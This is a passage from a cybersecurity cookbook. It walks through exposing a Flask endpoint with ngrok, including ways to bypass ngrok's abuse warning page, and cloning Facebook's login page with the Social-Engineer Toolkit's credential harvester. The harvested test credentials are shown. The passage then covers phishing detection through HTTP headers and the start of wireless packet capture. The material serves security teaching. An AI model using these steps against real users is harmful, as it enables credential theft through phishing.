In this recipe, we will use deceptively simple techniques to simulate phishing using ngrok. We will look at an advanced simulation of phishing in the next recipe, including how to create a sample phishing site.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

In this recipe, we first create a simple private REST endpoint using Python Flask and test whether it works fine. After that, we will use ngrok to expose this endpoint as a public endpoint and test if it is accessible publicly.

Note: Discussion on creating REST endpoints and APIs using Python Flask is on

Let us follow these steps to complete this recipe:

1. First, let us create a simple endpoint in Python to print a simple JSON file. Clients (for example, mobile app or Web portal) using these REST endpoints can request access. We will use GET in our example, though our endpoints support GET and POST.

Program to create simple endpoints using Python Flask is as follows:

```
# flask_endpoint.py
```

```
from flask import Flask, jsonify, request
```

```
# Create a Flask app which will run on http://127.0.0.1:5000/ as default
```

```
app = Flask(__name__)
```

```
@app.route('/', methods=['GET', 'POST'])
```

```
def home():
```

```
return 'Hello, World!'
```

```
@app.route('/data', methods=['GET', 'POST'])
```

```
def endpoint():
```

```
    data = "Suspicious URL"
```

```
    return jsonify({'data': data})
```

```
# Start the app
```

```
if __name__ == '__main__':
```

```
    app.run(debug=True)
```

2. Run the Python program from the IDE or the command line. When you run the program, you will get an output similar to the following:

**\* Serving Flask app "flask\_endpoint" (lazy loading)**



**\* Environment: production**

**WARNING: This is a development server. Do not use it in a production deployment.**

**Use a production WSGI server instead.**

**\* Debug mode: on**

**\* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)**

**\* Restarting with watchdog (fsevents)**

**\* Debugger is active!**

**\* Debugger PIN: 486-043-321**

Our endpoints are now ready. We can now access them using the browser, and we can also access them using the "curl" command or any other tool like Postman. We will use the browser to access the endpoints.

3. Let us try to access both the endpoints we have created.

The first endpoints can be accessed by pointing your browser to the following:

**`http://127.0.0.1:5000/`**

You will see the following output in the browser:

**Hello, World!**

The second endpoint can be accessed by pointing your browser to the following:

**`http://127.0.0.1:5000/data`**

You will see the following output in the browser:

{

"data": "Suspicious URL"

}

On the server side, when you look at the output, you will see the following access logs are being printed. This shows that a client is requesting the endpoints, in our case, a browser, and the request is completed successfully:

**127.0.0.1 - - [09/Oct/2022 07:27:40] "GET / HTTP/1.1" 200 -**

**127.0.0.1 - - [09/Oct/2022 07:28:29] "GET /data HTTP/1.1" 200 -**

With this, we are now ready to simulate a phishing URL. Our server is serving these endpoints and running right on our machine; however, this is only accessible inside our machines and not publicly.

We will now use ngrok to serve these endpoints publicly.

4. Let us now use ngrok to serve our endpoints publicly or, as it says on ngrok's site, “Put localhost on the internet” (<https://ngrok.com/>).

Before you use ngrok to create endpoints accessible through the internet, install ngrok on your machine first. The page [<https://ngrok.com/download>] has simple procedures to install ngrok for Mac, Windows, and various flavors of Linux.

Once you have installed ngrok, use the following command to expose the simple server running on localhost and port 5000 we have written to the internet:

**ngrok http 5000**

You will see an output similar to the following:

**ngrok**

**(Ctrl+C to quit)**

**Join us in the ngrok community @ <https://ngrok.com/slack>**

|                  |                                                                                                                                                              |
|------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Session Status   | online                                                                                                                                                       |
| Session Expires  | 1 hour, 59 minutes                                                                                                                                           |
| Terms of Service | <a href="https://ngrok.com/tos">https://ngrok.com/tos</a>                                                                                                    |
| Version          | 3.1.0                                                                                                                                                        |
| Region           | India (in)                                                                                                                                                   |
| Latency          | -                                                                                                                                                            |
| Web Interface    | <a href="http://127.0.0.1:4040">http://127.0.0.1:4040</a>                                                                                                    |
| Forwarding       | <a href="https://9fae-103-195-203-225.in.ngrok.io">https://9fae-103-195-203-225.in.ngrok.io</a> -> <a href="http://localhost:5000">http://localhost:5000</a> |
| Connections      | ttl opnrt1 rt5 p50 p90                                                                                                                                       |
|                  | 0 0 0.000.000.000.00                                                                                                                                         |

Look at the “Forwarding” information. ngrok has assigned a new URL being forwarded to our local URL. ngrok is acting like a proxy or gateway in the middle and serving you pages from your machine.

5. Now try accessing <https://9fae-103-195-203-225.in.ngrok.io> (change this URL as per your output) and check what you see in the ngrok console. The output will be similar to the following:

## **HTTP Requests**

-----

**GET / 403 Forbidden**

**GET /favicon.ico 403 Forbidden**

**GET /favicon.ico 403 Forbidden**

**GET / 403 Forbidden**

This means our requests are not allowed as we do not have permission to access the resources. On the browser, you will see the following figure:



## ERR\_NGROK\_6022

Before you can serve HTML content, you must [sign up for a free ngrok account](#) and install your [outhtoken](#).

[Sign Up for a Free Account](#)

[Get help with this error](#)

### I already have an account, why am I seeing this page?

Make sure that you [install your outhtoken](#) and then restart the ngrok agent.

### If you're the developer of this page

Check out the docs to get [help with this error](#).

### If you're a visitor of this page

Wait a few minutes and [refresh the page](#). If that still doesn't work, please contact the developer of this page for more information.

### ***Figure 7.2: Error on accessing the forwarding URL***

*ngrok moved to an authentication-based mechanism to add security, probably because ngrok was being used anonymously by malicious actors to simulate genuine-looking sites.*

At this point, you can sign up for a free account using your Google account, GitHub account, or a new credential for this site. After you sign up, go to the “Your Authtoken” page in the ngrok dashboard, and copy the auth token. Once you have done that, run the following command, as mentioned in the instructions on that page:

**ngrok config add-authtoken <auth token>**

Replace “<auth token>” with your auth token.

Tip: ngrok should be used only for testing during development and other legitimate purposes.



Once you have configured the auth token, try rerunning the following command and then visit the Forwarding URL. Please note the URL may have changed from the last time you ran it. When you revisit the URL, you will see a message as shown in figure 7.3 on your browser:

You are about to visit:

**a9ea-103-195-203-225.in.ngrok.io**

Website IP: 103.195.203.225

- This website is served for free through [ngrok.com](https://ngrok.com).
- You should only visit this website if you trust whoever sent the link to you.
- Be careful about disclosing personal or financial information like passwords, phone numbers, or credit cards.

Visit Site

## Are you the developer?

We display this page to prevent abuse. Visitors to your site will only see it once.

## To remove this page:

- Set and send an `ngrok-skip-browser-warning` request header with any value.
- Or, set and send a custom/non-standard browser `User-Agent` request header.
- Or, please [upgrade](#) to any paid ngrok account.

---

ngrok [Learn how ngrok fights abuse](#)

***Figure 7.3: Warning on the ngrok site about visiting the forwarding URL***

Note: You can skip the preceding browser warning from your account. However,

Now click on Visit Site, and you should see that you can access your simple endpoint, which mimics a Web page.

A malicious actor can use this technique to host sites that harvest users' credentials and other confidential information.

Note: On macOS, if you get the following error while using ngrok Access to 186

## Activity

Attempt the following activity before the next recipe:

Enhance the preceding program to print HTML content instead of text and input a few fields using text boxes. When the URL is loaded, a simple Web page is displayed, and the users can provide their inputs. Print the user's input in the console on the backend.

## Using Kali Linux tools to simulate phishing for well-known sites

As discussed in the last recipe, there is an easy way to simulate phishing. However, not many will fall for what we did in the last recipe. For people to believe the authenticity of the site they are looking at, we must create a replica of the well-known site they are trying to access.

Kali Linux provides multiple tools to simulate phishing for well-known sites, including the simulation of Google, Twitter, Snapchat, Instagram, Facebook, LinkedIn, and many more. One such tool is Social-Engineer Toolkit (SET), which has advanced capabilities to simulate phishing, including keystroke logging.

In this recipe, we will use step-by-step instructions for SET to simulate a phishing site that looks similar to the genuine site that is simulated. We will use the same simulated phishing site in the next recipe to perform an HTTP Response Header analysis.

Note: You may already have a development environment with Kali Linux install

Note: Compatibility: Kali Linux License considerations: Free software used

## Recipe

In this recipe, we will use Social-Engineering Toolkit (SET) to simulate a well-known site, Facebook, in this example, and then see how this simple technique harvest user credentials.

Let us follow these steps to complete this recipe.

1. Start SET by running the following command:

**sudo su**

**setoolkit**

You can directly launch setoolkit by running `sudo setoolkit`. However, since setoolkit stores the harvested information inside the root's directory, we can change it to root before running it.

SET launches and you will see the opening screen as shown in figure 7.4:





```
[—] The Social-Engineer Toolkit (SET) [—]  
[—] Created by: David Kennedy (Relix) [—]  
      Version: 0.0.1  
      Codename: 'Maverick'
```

```
[—] Follow us on Twitter: @TrustedSec [—]  
[—] Follow me on Twitter: @lackingdave [—]  
[—] Homepage: https://www.trustedsec.com [—]
```

Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the Pen testers Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |

***Figure 7.4: SET's opening screen and main menu***

2. Select Option 1 from the menu to launch Social-Engineering attacks, then select Option 2 (Website Attack Vectors). This menu lists various attack options on a website. Note how the SET's prompt changes to show the current module in the menu.

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>

***Figure 7.5: Web attack vectors screen of SET***

3. We will work with Credential Harvester, which can be used by selecting Option 3 in the Web attack menu.

While all are viable options for our purpose, we will use Option 2 (Site Cloner). This option allows us to clone a live site for our simulation.

```
set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>
```

***Figure 7.6: Credential harvester attack method screen of SET***

After reading the instructions, enter all the inputs needed, including the IP address and the site to clone. Once the cloning is done, our current IP address will run a simulated copy of the site, which will act as a phishing site.

Once you get the following message, move to the next step:

**Credential Harvester is running on port 80**

**Information will be displayed to you as it arrives below:**

4. As this operation is being carried out from Bangalore, Karnataka, the default language is shown as Kannada. You can always translate this to English if needed. Here is the page which is first displayed in the following figure:

facebook

ಭೇಸುಕ್ ಅನ್ನು ಪ್ರವೇಶಿಸಿ

ಇಮೇಲ್ ಅಥವಾ ಫೋನ್ ಸಂಖ್ಯೆ

ಪಾಸ್‌ವರ್ಡ್

ಲಾಗಿನ್ ಮಾಡಿ

ಖಾತೆಯನ್ನು ಮರೆತುಬಿಟ್ಟಿರಬಹುದು - ಫೋನ್‌ನಿಂದ ಗೆ ಮಾರ್ಗದರ್ಶನವನ್ನು ಪಡೆಯಿರಿ

ಹೆಸರು, ಪರಿಚಯ ಮತ್ತು ಇತರ ವಿವರಗಳನ್ನು ಪೂರ್ಣಗೊಳಿಸಿ [+](#)

ಸ್ಟೇಟ್ ಮಾಡಿ ಲಾಗಿನ್ ಮಾಡಿ Messenger Facebook ರೈಟ್ Watch ಸ್ಟೋರಿಗಳು ಲೈವ್ಗಳು Marketplace Meta Pay Oculus ಭೇಟಿಗಾಗಿ Instagram Oculus  
ಸ್ಟೋರಿಗಳು ವಿಧಿಪಕ್ಷಗಳಾದರೆ ಸೇವೆಗಳು ಮಾರ್ಕೆಟಿಂಗ್ ಮತ್ತು ಸಂಪನ್ಮೂಲಗಳು ಕುರಿತು ಅನುಮಾನಗಳಿವೆ ಫೇಸ್‌ಬುಕ್‌ನಲ್ಲಿ ದೇವತೆಗಳು  
ಅಪ್ಲಿಕೇಷನ್‌ಗಳನ್ನು ಸ್ಥಳೀಯ ಕುರಿತು ಅನುಮಾನಗಳಿವೆ ಅಪ್ಲಿಕೇಷನ್ ವಿಷಯಗಳು ಸಹಾಯ Contact Uploading & Non-Users

Meta © 2022

***Figure 7.7: Phishing Facebook page in Kannada as served by SET***

Here is the translated page displayed in figure 7.8:





## Access Facebook

Login

[Forgot Account](#) [Register for Facebook](#)

Kannada Urdu Marathi Telugu Hindi Tamil Malayalam Bangla Gujarati Punjabi English (UK) [+](#)

[Sign up](#) [Login](#) [Messenger](#) [Facebook Lite](#) [Watch](#) [places](#) [Games](#) [Marketplace](#) [MetaPay](#) [Oculus](#) [Portal](#) [Instagram](#) [Bulletin](#) [local](#) [Fundraisers](#)  
[Services](#) [Voting Information Center](#) [groups](#) [About](#) [Create an ad](#) [Create a page](#) [Developers](#) [Employment opportunities](#) [Confidentiality](#) [Cookies](#)  
[Advertising options](#) [Rules](#) [help](#) [Contact](#) [Uploading & Non-Users](#)

Meta © 2022

***Figure 7.8: Phishing Facebook page as served by SET translated to English***

Please note everything is being served by our setoolkit and not from the Facebook server. Observe how realistic these phishing pages look. The only way an end user can understand it is a phishing page is by looking at the URL.

5. You can now provide any dummy user name and password, press Login, and observe what happens.

When you click Login, observe a redirection to the actual Facebook login page. There is no indication of whether the user credential was accepted, and the Facebook page is reloaded. The only difference is that it is the actual Facebook page, not the phishing page.

This is the exact way a malicious actor harvests the credential of unsuspecting users. They first make the user enter their credential for the phishing site and then redirect the user to the actual site. The user thinks there may be a glitch or that their credentials were incorrect.

Once you finished entering your credentials, press Ctrl+C to stop the harvester. setoolkit shows where the details are stored in figure 7.9:

```
[{"app_id": "2562610+0558", "posts": ["0u7wvto2m2h0snyonJX3BNY19znm0UWx22x71m0102j7xcJhc21kxc2kxc2l0wcznmfcm10smcrl11kxymtYwFNU  
C1m2GfJMDMyD0kwT1c21xc1m0KCC1GMY10T44MDM0N5xc1n0q2fwdQ/cn0VSTW1sd3nabnfshmp0dxRcF30c22P0W210k9T10HvU09ra2p1VFVL2xnm0MvSt1n  
3c4VUEzU1RTV2doakJm0ZMYpTcHQ3MHhw0XAvU0162pKU1JFS1k4SMDTW0Z2y1S0x0Q0Y3VE20Q2MU2RVQ01Y0XZTcWqvaYFpT10KCBw9p0CT72xS1w0Q0rS  
U2NPT1c21xc2g0r0B0LTF011w1c110MSw1ZCT0110r0EFJW1d25kTU31QW20M20u005c0m0U01E0z0wX002211X3R0J0KX50vK0m01YT20PT0N01y0W10c0T10  
1p0b20K0HF20p0M0d11T0q0Fm0TW1RT3p0M0V2210Q21Y0FG2k1KF1Yk2um1Vob110k4y0k0J00av1J00m0k0K0k0p0mp0v0E2v00E100w0m10M0102k0222h0f  
n0q5F0T0W1UQ0J0S0J0M024d0M0Q21S0m0LW0q0W0L1C22J0i0amp0C04m21Y0o2bJ0002xp0DE11C20TJ0x0JY10u0Q0M0Q0x0T3LJ0P0E2WJ010M0N0T0M0I0h  
y02M02d0F++KAL0FAJ0K0P00Fp1T20y0p0M0d011G2Wp0p0Q27m00k0u0T0H0k0z0T0y00Q0d0Q00U1q0j0000C0W0u0Q0W1n0C020E03T002010M0Y40W0p0M0v  
VJ0V0E10020T0r31q0E0F0c0g0k0c2m0XV0Aw0Dy0M010q0E0T00T0F0P100Ym03P040k040A0u040A0k0000C0k0M0J2X0g4M0g2M0+5C0u0A0A0X00+", "us  
er": "0", "webSessionId": "jjo0ix:fuc26n:4wlj41", "trigger": "falco:web_time_spent_bit_array", "send_method": "ajax", "compression": "sn  
appy_base64", "snappy_ns": 1}, {"app_id": "2562610+0558", "posts": [{"falco:web_time_spent_bit_array", "e": {"sid_raw": "9xm0pf:fuc26  
n:4wlj41", "start_time": 1665343900, "tos_array": [1, 0], "tos_cum": 12, "tos_id": "4wlj41", "tos_len": 16, "tos_seq": 2}, "r  
": 1, "d": "S"}Ac2W0J055pP70M0x1S0RcT0M0T7N0p0q0e_1gP0d0eJ0g0h06J14N0r0m1P0ncCZ07J0u0d2T0gu-0P0LL0u0021X50W0F0U1fdAc0Fn2U0h-m0Dr  
0ck0Z0c0P0p0kr0F1J0k2U0H0d0A-1122rL0mJf00w0p0k0J0M5y1T00T0z03v0x0UC1R0j0h-d0V0", "s": "fuc26n:4wlj41", "t": 1665343750000.0, 1665343964  
22.7, 0, 405}], "user": "0", "webSessionId": "fuc26n:4wlj41", "compression": "t"}]
```

====WebKitFormBoundary30Q3XA0pbA07c0RY====

[+] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```
172.18.125.141 - - [10/Oct/2022 01:02:45] "POST /ajax/bz?_a=16_ccq=EXCELLENT6_comet_req=06_dyn=7xe0E5aQ1PyU0FuC1swqE98nwqU29  
zEdFc8undK01W4o3Bw5VCwJf3ambG702Cw0G1Qv9MK0wnU1oU084y01W0SU2swdq0H02em4Kw5rSyE15022wU19E6__hs=19274.BPK3ADEFAULT.2.0.0.0.06_h  
ci=71525043203006304656_req=16_rev=10063561066_s=83Afuc26nK3A4wlj416__spin_b=trunk6__spin_r=10063561066__spin_t=16653431416__  
user=06dpr=16jazoost=293961sd=AVqVu16a4NE HTTP/1.1" 302 -
```

^C[+] File in XML format exported to /root/.set/reports/2022-10-10 01:04:09.704192.xml for your reading pleasure ...

Press **<return>** to continue

***Figure 7.9: Message from SET, including the location where the credentials are saved***

6. Open the file mentioned in the output and search for “e-mail”. You will see that the file contains the e-mail and password we entered on the phishing site

(figure 7.10):

```
<param>_spin_t=1665343141</param>
</url>
<url>
  <param>——WebKitFormBoundaryyybQCWfxtjtVWpkQY</param>
</url>
<url>
  <param>——WebKitFormBoundaryXRS3xf8l1I8rJ0vq</param>
</url>
<url>
  <param>jazoeet=2939</param>
  <param>isd=AVqVuIGa4NE</param>
  <param>display=</param>
  <param>isprivate=</param>
  <param>return_session=</param>
  <param>skip_api_login=</param>
  <param>signed_next=</param>
  <param>trynum=1</param>
  <param>timezone=-330</param>
  <param>lgndin=eyJ3IjojMTA0LCJoIjojMDA6LCJhdjI6NTUwKwlyWg1OjkiNSw1YyI6MjR9</param>
  <param>lgnrnd=121901_ov47</param>
  <param>lgjjs=1003343393</param>
  <param>email=1234567890</param>
  <param>pass=12345678</param>
  <param>prefill_contact_point=</param>
  <param>prefill_source=</param>
  <param>prefill_type=</param>
  <param>first_prefill_source=</param>
  <param>first_prefill_type=</param>
  <param>had_cp_prefilled=false</param>
  <param>had_password_prefilled=false</param>
  <param>ah_test_data=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAW/AAAAAAAAAA</param>
</url>
<url>
  <param>——WebKitFormBoundaryXXrksMfR0WTP0bnx</param>
</url>
```

***Figure 7.10: Harvested credentials in the SET file***

This recipe demonstrated how a malicious actor social engineers users into revealing their private and confidential information. In the next recipe, which is a continuation of this recipe, we will print the HTTP response header of the same phishing site and then try to infer the authenticity of the site.

## Activity

Attempt the following activities before the next recipe:

Try SET with any other well-known website, follow the steps mentioned preceding, and understand how SET harvests your credentials and other private information.

Use other social engineering options of SET and become familiar with them. Identify where they can be used.

## Identify phishing websites using HTTP header analysis

We discussed in Chapter 6: Metadata Extraction and Parsing, that we can use HTTP Response Headers to get a lot of information about a website, including how secure the website is.

We will use this to our advantage when identifying phishing websites. The assumption is that someone trying to steal their target users' private information does not have enough time to take care of all the security aspects a genuine site may have. Moreover, since such malicious actors may need to simulate many such sites, they cut all the corners only to have a visual resemblance to the genuine site while not caring about what is behind them. Thus, they will often just run with default configuration, including HTTP Response Headers.

In the preceding recipe, we will look at HTTP Response Headers for the simulated phishing site from our previous recipe to confidently identify these are not genuine sites.

Note: Compatibility: Kali Linux, along with any other OS License consideration



## Recipe

In this, we will simplify the HTTP Response Header printer from Chapter 6: Metadata Extraction and Parsing to print the response header for the phishing site we created in the last recipe.

Note: You will have to restart the credential harvester and rerun the phishing site

The program to print the HTTP Response Header or the phishing site is as follows:

```
# http_response_header_analysis_kali.py
```

```
import requests
```

```
class HttpResponseHeaderPrinter:
```

```
def parse_response_header(self, url):
```

```
response = requests.head(url)
```

```
print(response.headers)
```

```
if __name__ == "__main__":
```

```
response_header = HttpResponseHeaderPrinter()
```

```
# The local site running on Kali Linux. Update it as per your setup
```

```
print ('Response headers for phishing site:')
```

```
response_header.parse_response_header('http://172.18.125.141/')
```

```
print('\nResponse header for genuine site:')
```

```
response_header.parse_response_header('https://www.facebook.com')
```

This program does not do much and just prints all the response headers of our phishing site. When you run the program, you will get an output similar to the following:

#### **Response headers for phishing site:**

```
{'Server': 'BaseHTTP/0.6 Python/3.10.4', 'Date': 'Sun, 09 Oct 2022 19:59:53 GMT', 'Connection': 'close', 'Content-Type': 'text/html; charset=utf-8', 'Content-Length': '497'}
```

#### **Response header for genuine site:**

```
{'Vary': 'Accept-Encoding', 'Content-Encoding': 'gzip', 'Set-Cookie': 'fr=0ojaeHRUOUwaturFm..BjQyg6.aB.AAA.0.0.BjQyg6.AWWBJMQWvxI; expires=Sat, 07-Jan-2023 19:59:53 GMT; Max-Age=7775999; path=/;
```

**domain=.facebook.com; secure; httponly,  
sb=OihDY1VhFtK7dQEDxQjWp3wY; expires=Tue, 08-Oct-2024 19:59:54  
GMT; Max-Age=63072000; path=/; domain=.facebook.com; secure;  
httponly', 'report-to': '{"max\_age":259200,"endpoints":  
[{"url":"https:\\\\www.facebook.com\\Vajax\\browser\_error\_reports\\V?  
device\_level=unknown"}]}', 'x-fb-rlafr': '0', 'document-policy': 'force-load-  
at-top', 'cross-origin-opener-policy': 'same-origin-allow-popups', 'Pragma':  
'no-cache', 'Cache-Control': 'private, no-cache, no-store, must-revalidate',  
'Expires': 'Sat, 01 Jan 2000 00:00:00 GMT', 'X-Content-Type-Options':  
'nosniff', 'X-XSS-Protection': '0', 'X-Frame-Options': 'DENY', 'Strict-  
Transport-Security': 'max-age=15552000; preload', 'Content-Type':  
'text/html; charset=utf-8', 'X-FB-Debug':  
'RxuEferojmq2hni5sFAeGGKRZlwCdxo3s7smvyjLR3IKQK4RMLOLtT2V  
'Date': 'Sun, 09 Oct 2022 19:59:54 GMT', 'Alt-Svc': 'h3=":443"; ma=86400,  
h3-29=":443"; ma=86400', 'Connection': 'keep-alive'}**

It is pretty evident from the output that unless the malicious actors are very knowledgeable, they will not go to the level of adding all the response headers as a genuine site would do. Generally, many malicious actors are “script kiddies” or unskilled individuals who use tools and scripts to perform malicious actions without understanding the underlying details. Such malicious actors may not go to the length of learning how to create phishing sites that exactly resemble the genuine site to the code level, though they look similar to the end user. We, as cybersecurity professionals, can use this knowledge to our advantage to distinguish a phishing site from a genuine one.

## Activity

Attempt the following activity before the next recipe:

Enhance this program to read a few of the headers and decide whether the site is suspicious or not. You can use the recipes in Chapter 6: Metadata Extraction and Parsing to parse specific headers.

## Conclusion

In this chapter, we first understood the basics of how phishing works. Phishing is a social engineering attack where malicious actors make the unsuspecting user share their credentials and other private and confidential information.

After that, we used spaCy, a Natural Language Processing (NLP) library, to tokenize and get insights from a given website or text. We concluded that spaCy is an advanced NLP library that is extremely powerful in determining various linguistic and entity-related analytics information. When combined with a corpus of data for malicious text and various rules around it, this can help us identify spam, malware, and other threats.

We also used fingerprinting techniques to identify malware, one of the key principles many antivirus and anti-malware programs use. Though these programs are much more sophisticated than relying on just fingerprinting, knowing this concept can help you understand the inner working of such programs and develop your programs for such requirements related to digital forensics and other cybersecurity techniques.

Finally, we look at how to simulate phishing, first using ngrok, which exposes your local API or website to the internet. Then, we used Kali Linux's setoolkit or Social-Engineering Toolkit to simulate advanced phishing. Script Kiddies use such tools to simulate phishing quickly without understanding the intricacies of the technique. This means analyzing the HTTP Response Headers can reveal the suspicious nature of such websites. We used this technique to conclude how we can identify if the site is a phishing site or a genuine site.

In the upcoming chapter, we will look at how to work with wireless devices.

## Questions

Why do people fall for phishing attacks?

How can spaCy be used as a powerful tool to determine spam and malware?

Why is tokenization a prerequisite for the analysis of spam and malware?

Fingerprinting is an easy technique to determine if the files being analyzed may be malware. However, what are the cons of using fingerprinting analysis?

Describe how ngrok can make the local/private URLs available on the internet.

What are the main reasons why simple analysis techniques can identify phishing websites?

## Points to remember

Though malware and phishing attacks look sophisticated to end users, the malicious actors behind such attacks always cut corners and leave trails that we can use to our advantage.

A library like spaCy can be used to perform linguistic analysis and can help us determine the nature of a website or given text.

There are various ways fingerprinting can be implemented. One of the simplest ways to implement it is by using SHA sum.

End-to-end simulation of a phishing site helps us understand the workings of such malicious techniques and hence can help us identify such attacks.

Kali Linux has many powerful tools to simulate phishing which is essential for testing our tools and techniques.

Analysis of HTTP Response Headers can be used to identify phishing sites.



## **Key terms**

**Phishing:** Phishing is a social engineering attack that coaxes unsuspecting users to reveal their credentials and other private and confidential information.

**spaCy:** spaCy is an advanced Natural Language Processing (NLP) library that can perform linguistic analysis, text categorization, and text tokenization.

**Natural Language Understanding:** Natural Language Understanding or NLU is the branch of NLP for making sense of the text in natural language.

**Malware:** Software that is malicious in nature. Malware is short for “malicious software”.

**ngrok:** ngrok is a proxy that can expose your local/private API and websites to the internet.

**Social-Engineer Toolkit:** Social-Engineer Toolkit or SET is a Kali Linux tool that can simulate social-engineering attacks like phishing.

**Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



## Chapter 8

### Working with Wireless Devices

## Introduction

Wireless devices are ubiquitous. Devices with wireless capabilities, such as phones, tablets, and laptops, can be at risk when good security practices are not followed. Malicious actors can sniff the communication between devices in the network or take over the devices.

As cybersecurity professionals, we can use simple techniques and easy-to-use tools to assess the weaknesses in the wireless network before a malicious actor discover them.

In this chapter, we analyze various ways a malicious actor can gather information about wireless devices and compromise them.

## Structure

In this chapter, we will cover the following topics:

Using pyshark of packet capture and analysis

Using spaCy for packet capture analysis

Using PyrCrack for simulating a de-authentication attack

Understanding the working of pyshark

## Objectives

In this chapter, we will first look at how to interface with advanced tools like Wireshark using Python for wireless device analysis. Afterward, we will look at packet capturing to gather information and perform analysis. We will also look at a few advanced techniques for assessing the security of your wireless networks. After studying this chapter, you will become familiar with working with cybersecurity use cases involving wireless devices.

## Using Wireshark to perform live packet capture of wireless interfaces

We have previously used Wireshark in Chapter 5: Forensic Analysis to perform live capture of network packets. Although we were mainly using it for capturing network packers on the eth0 or another interface specific to your machine, we were not particular about capturing the packets on a wireless interface.

In this recipe, we will capture live network packets using Wireshark's command line tool, that is, tshark on the wireless interface of a system, using pyshark, the Python module we have used before.

Note: Compatibility: Cross-Platform License considerations: Free software used



## Recipe

In this recipe, we will perform a live capture of the network packets on a wireless interface and show them as they are being captured.

First, we need to figure out how to find the wireless interface from a list of interfaces. One of the simplest ways to find out the wireless interface on your machine is to run an OS-specific command and then look for the IP address starting with 10.x.x.x. If, however, your home router is configured to use a different IP address range than 10.x.x.x, you need to look for that range.

In macOS and Linux, the command `ifconfig` list all the network interfaces configured on your machine. The same can be achieved by running `_ipconfig_` on Windows.

You may also need to look at the network settings, where you can find the MAC address of the wireless interface and then match it with the command output if `ifconfig` or `ipconfig` based on the operating system you are using.

In my case, the wireless interface is called “en0”, which I have used for live packet capture.

Program for performing a live capture using `tshark` on the wireless interface of a host is as follows:

```
# wireshark_live_capture_wireless_interface.py
```

```
import time
```

```
import pyshark
```

```
class WiresharkLiveCaputure:
```

```
    def do_capture(self):
```

```
        # Change the interface to what's configured on your host
```

```
        capture = pyshark.LiveCapture(interface='en0')
```

```
        # Continuously sniff next 10 packets every 1 second and show them as they are  
        captured
```

```
        for packet in capture.sniff_continuously(packet_count=10):
```

```
            print(packet)
```

```
            time.sleep (1)
```

```
if __name__ == "__main__":
```

```
    wireshark_live_capture = WiresharkLiveCaputure()
```

```
    wireshark_live_capture.do_capture()
```

When you run the program, you will get an output similar to the following:

Packet (Length: 822)

Layer ETH:

Destination: 00:10:db:ff:10:02

Address: 00:10:db:ff:10:02

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ...0 .... = IG bit: Individual address (unicast)

Source: a4:83:e7:45:8a:96

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ...0 .... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Address: a4:83:e7:45:8a:96

Layer IP:

0100 .... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

0000 00.. = Differentiated Services Codepoint: Default (0)

.... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)

Total Length: 808

Identification: 0x0000 (0)

010. .... = Flags: 0x2, Don't fragment

0... .... = Reserved bit: Not set

.1.. .... = Don't fragment: Set

..0. .... = More fragments: Not set

...0 0000 0000 0000 = Fragment Offset: 0

Time to Live: 64

Protocol: UDP (17)

Header Checksum: 0x9fac [validation disabled]

Header checksum status: Unverified

Source Address: 10.170.58.170

Destination Address: 142.250.195.202

Layer UDP:

Source Port: 56125

Destination Port: 443

Length: 788

Checksum: 0x52c3 [unverified]

Checksum Status: Unverified

Stream index: 0

Timestamps

Time since first frame: 0.000000000 seconds

Time since previous frame: 0.000000000 seconds

UDP payload (780 bytes)

.

.

.

Packet (Length: 120)

Layer ETH:

Destination: 00:10:db:ff:10:02

Address: 00:10:db:ff:10:02

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ...0 .... = IG bit: Individual address (unicast)

Source: a4:83:e7:45:8a:96

.... ..0. .... = LG bit: Globally unique address (factory default)

.... ...0 .... = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Address: a4:83:e7:45:8a:96

Layer IP:

0100 .... = Version: 4

.... 0101 = Header Length: 20 bytes (5)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)



